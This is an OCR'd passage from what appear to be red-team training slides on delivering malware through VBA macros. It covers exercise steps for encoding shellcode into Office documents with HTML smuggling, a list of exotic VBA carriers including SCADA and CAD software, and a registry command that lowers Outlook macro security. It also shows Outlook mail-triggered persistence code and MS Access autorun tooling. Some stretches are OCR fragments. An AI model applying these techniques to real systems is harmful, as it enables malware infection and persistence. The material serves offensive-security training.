- » Phase 4.4. Pull encoded payload from the Internet (you can get HTML stager function from repo\day2\VBA-Macros\VBA Templates\2.filedropper\downloaded-from-url)
- » Phase 4.5. Execute it in VBA using **RDS.DataSpace** technique
- » Phase 4.6. Generate HTML Smuggling vector containing your document – and double-click on it to test the infection flow.

» Difficulty #TryHarder:

- » Phase 4.1. Craft a PowerPoint with CustomUI that will display MsgBox
- » Phase 4.2. Rework that PowerPoint to let it present Lure message (let's just simply use MS Word one)
- » Phase 4.3. Use CyberChef to Base64-encode your Apollo.exe (remember to ADD 35 before base64 step)
- » Phase 4.4. Store encoded shellcode in CustomXMLParts
- » Phase 4.5. Execute it in VBA using **RDS.DataSpace** technique
- » Phase 4.6. Generate HTML Smuggling vector containing your document – and double-click on it to test the infection flow.

Where to find templates:

» Exercises\day2\Lures\EN-Word.docx
» Exercises\day2\Exotic-Autoruns\
» Exercises\day2\Exercise 4 - Lures\
» Exercises\day2\VBA Templates\1.execute\
» Tools\smuggler\


Exotic VBA Carriers

☢ What else can carry VBA?

- **MS Office:**
  - **Access** (.accde, .mdb), **PowerPoint**, **Publisher** (.pub)
  - **Visio** (.vsdm), **Visio97** (.vsd), **MS Project** (.mpp)
  - **Outlook** (*ThisOutlookSession*, VBAProject.OTM, not a carrier)
- **SCADA Systems:**
  - Siemens SIMATIC HMI WinCC V7.3
  - General Electric HMI Scada iFIX
  - IGSS schneider-electric
- **CAD Software:**
  - VBA Module for AutoCAD / VBA Manager in AutoCAD 2021
  - ProgeCAD Professional
  - SOLIDWORKS .swp/.swb VBA project files
  - DS CATIA V5
  - Bentley MicroStation CONNECT (.MVBA files)
- **Others:**
  - ArcMap .MXT files (ArcGIS Map Template)
  - Oscilloscopes: Keysight E5071C Network Analyzer
  - TIBCO Statistica® Visual Basic (.SVB) Analysis Configuration
  - Rocket Terminal Emulator (formerly BlueZone, which uses/used VBA in .BVP files)
  - MicroFocus InfoConnect Desktop – Terminal emulator

their users over each additional seat.

Rocket® Terminal Emulator (formerly Rocket® BlueZone®) is a different kind of solution. Highly configurable, users can customize their environment to maximize comfort and efficiency. Its native security ensures your critical business data remains protected, while providing a cost-effective alternative that delivers exceptional value.



Using BlueZone Plus VBA

In order to run BlueZone Plus VBA, you must install BlueZone Plus VBA at the


Refer to BlueZone Plus VBA installation for more information.


Once BlueZone and BlueZone Plus VBA have been successfully installed, Blue

Note

Once BlueZone Plus VBA is installed, the native BlueZone Macro feature is

The first time you launch a BlueZone session, a VBA project (.bvp) is automa





☢ = Critical Infrastructure + VBA

- » Critical Infrastructure sectors
- » Architects, Engineers, Designers, Mechanics
- » That’s why consider EVERYTHING having VBA freaking serious threat.

Energy Sector

The U.S. energy infras

Dams Sector

The Department of H
designated as the Sec

Chemical Sector

The Department of Homel
designated as the Sector R
for the Chemical Sector.


Water and Wastewater Systems Sector


Nuclear Reactors, Materials, and Waste Sector

The Department of Homeland Security is

Critical Manufacturing Sector


The Department of Homeland Security is
designated as the Sector Risk Management





Publisher, RTF

- RTF (Rich Text File) cannot contain VBA macros, file format doesn't support VBA streams.
  - However we can simply rename **Evil.DOCM => Evil.RTF** ☺
- Publisher can contain VBA macros, but there is no interface to add them automatically.
  - Therefore manual copy & paste required.
- Uses the same autorun entry-points as MS Word.



https://www.mdsec.co.uk/2020/11/a-fresh-outlook-on-mail-based-persistence/

MS Outlook

» MS Outlook can run VBA macro saved in its **ThisOutlookSession** module.


» Such module is located in %APPDATA%\Microsoft\Outlook\VbaProject.OTM file.

» That file can have MOTW flag marked on it and outlook will still load VBA macros stored within. **MOTW Bypass?**

» To make Outlook run macros, we need to decrease its security settings by adjusting registry:

```
reg add hkcu\software\microsoft\office\16.0\outlook\security /f /v Level /t reg_dword /d 1
```

Examples: repo\Exercises\Day2\VBA-Macros\Exotic-VBA-Carriers\Outlook




```
1 Private Sub Application_NewMailEx(ByVal obf_EntryIDCollection As String)
      On Error GoTo obf_ProcError
      Dim obf_oNewMailItem As Outlook.MailItem
      Dim obf_appNameSpace As Outlook.NameSpace

      Set obf_appNameSpace = Application.Session

      Select Case obf_appNameSpace.GetItemFromID(obf_EntryIDCollection).Class
         Case Is = olMail
2            Set obf_oNewMailItem = obf_appNameSpace.GetItemFromID(obf_EntryIDCollection)
             obf_ItemAdd obf_oNewMailItem
      End Select

  obf_ProcError:
  End Sub

  Private Sub obf_ItemAdd(ByVal obf_mailItem As MailItem)
      On Error Resume Next
      Dim obf_self As Boolean
      Dim obf_account As Outlook.Account

      obf_self = False

      For Each obf_account In Outlook.Session.Accounts
          If StrComp(LCase(obf_mailItem.SenderEmailAddress), LCase(obf_account.SmtpAddress), vbTextCompare) = 0 Then
              obf_self = True
          End If
      Next

      If (Not obf_self) And (InStr(obf_mailItem.Subject, "FOOBAR FOOBAR FOOBAR") > 0) Then
3         obf_ProcessEmail obf_mailItem
          obf_mailItem.Delete
      End If

      Set obf_mailItem = Nothing
  End Sub


  Private Sub obf_ProcessEmail(ByVal obf_mailItem As Outlook.MailItem)
      On Error GoTo obf_ProcError

      ' Write your malware here.
4     MsgBox "Its alive!"

  obf_ProcError:
  End Sub
```

MS Access

```
EnumAccessSaveAs = {
    'mdb' : (7, 'Save as Microsoft Database file (MDB).', 'mdb'),
    #'mde' : (7, 'Save as Microsoft Database Executable file (MDE).', 'mde'),   # That one doesn't work.
    'accde' : (7, 'Save as Microsoft Access Database Executable file (MDE).', 'accde'),
}
```

- MS Access database can be instrumented with **CustomUI** to run VBA code upon opening.
- Not really useful vector from a social engineering perspective, but worth covering anyway for Purple Teaming purposes.
- To let MS Access DB run VBA follow the steps:
  - 1. Open up MS Access -> Create new **.MDB** file
  - 2. Hit Alt+F11 to open Visual Basic Editor
  - 3. Write your VBA there. Use **AutoExec()** for entry point name.
- .ACCDE requires undocumented API call.

```
16  '
17  ' MS Access entry point
18  '
19  Function AutoExec()
20      obf_LaunchCommand "notepad"
21  End Function
22
```


```
def addMacro(self, docfile, code, **kwargs):
    try:
        self.app.DoCmd.RunCommand(139)  # acCmdNewObjectModule = 139

        self.app.DoCmd.Save(
            5,          # AcObjectType.AcModule = 5
            'Module1'
        )

        self.app.Modules.Item(0).AddFromString(code)

        with tempfile.NamedTemporaryFile() as tmp:
            self.tmpAccessMacroFile = tmp.name + '.vba'
            template = ''

            with open(DocumentAccess.accessMacroTemplate) as f:
                template = f.read()

            with open(self.tmpAccessMacroFile, 'w') as f:
                f.write(template)

        return True
```


```
def close(self, docfile, saveChanges):
    self.app.CloseCurrentDatabase()

    if self.databaseExecutable:
        self.logger.info('Microsoft Access Database file is now generated. Now converting it into Database Executable...')

        trustedLoc = OfficeDocument.getTrustedLocations(self.logger, self.app, 'Access')[0]
        trustedLocPath = os.path.join(trustedLoc, os.path.basename(self.origFilename) + '.mdb')

        self.logger.dbg(f'Moving MDB file to trusted location:\nFrom: {self.origFilename + ".mdb"}\nTo: {trustedLocPath}')


        if not lib.common.Commons.checkWindowsLocalAdmin():···

        try:
            shutil.copy(self.origFilename + '.mdb', trustedLocPath)

        except PermissionError as e:···

        self.app.SysCmd(
            603,            # undocumented, acCmdMakeMDEFile
            trustedLocPath,
            self.origFilename
        )

        os.unlink(trustedLocPath)
        created = os.path.isfile(self.origFilename)

        if created:
            self.logger.info('Database Executable file created.')
```


Undocumented trick for converting .MDB to .ACCDE ☺

MS Visio

- Drawings in Visio can have VBA macros.
- If AutoCAD or any other CAD can open Visio with VBA -> infection spreads.
- VBA code must be inserted into „**ThisDocument**” module
- Extensions that execute VBA macro (8):
  - **.vdw .vsd .vsdm .vss .vssm .vsw .vstm .vst**








MS Project


» Projects in MS Project can have VBA macros.

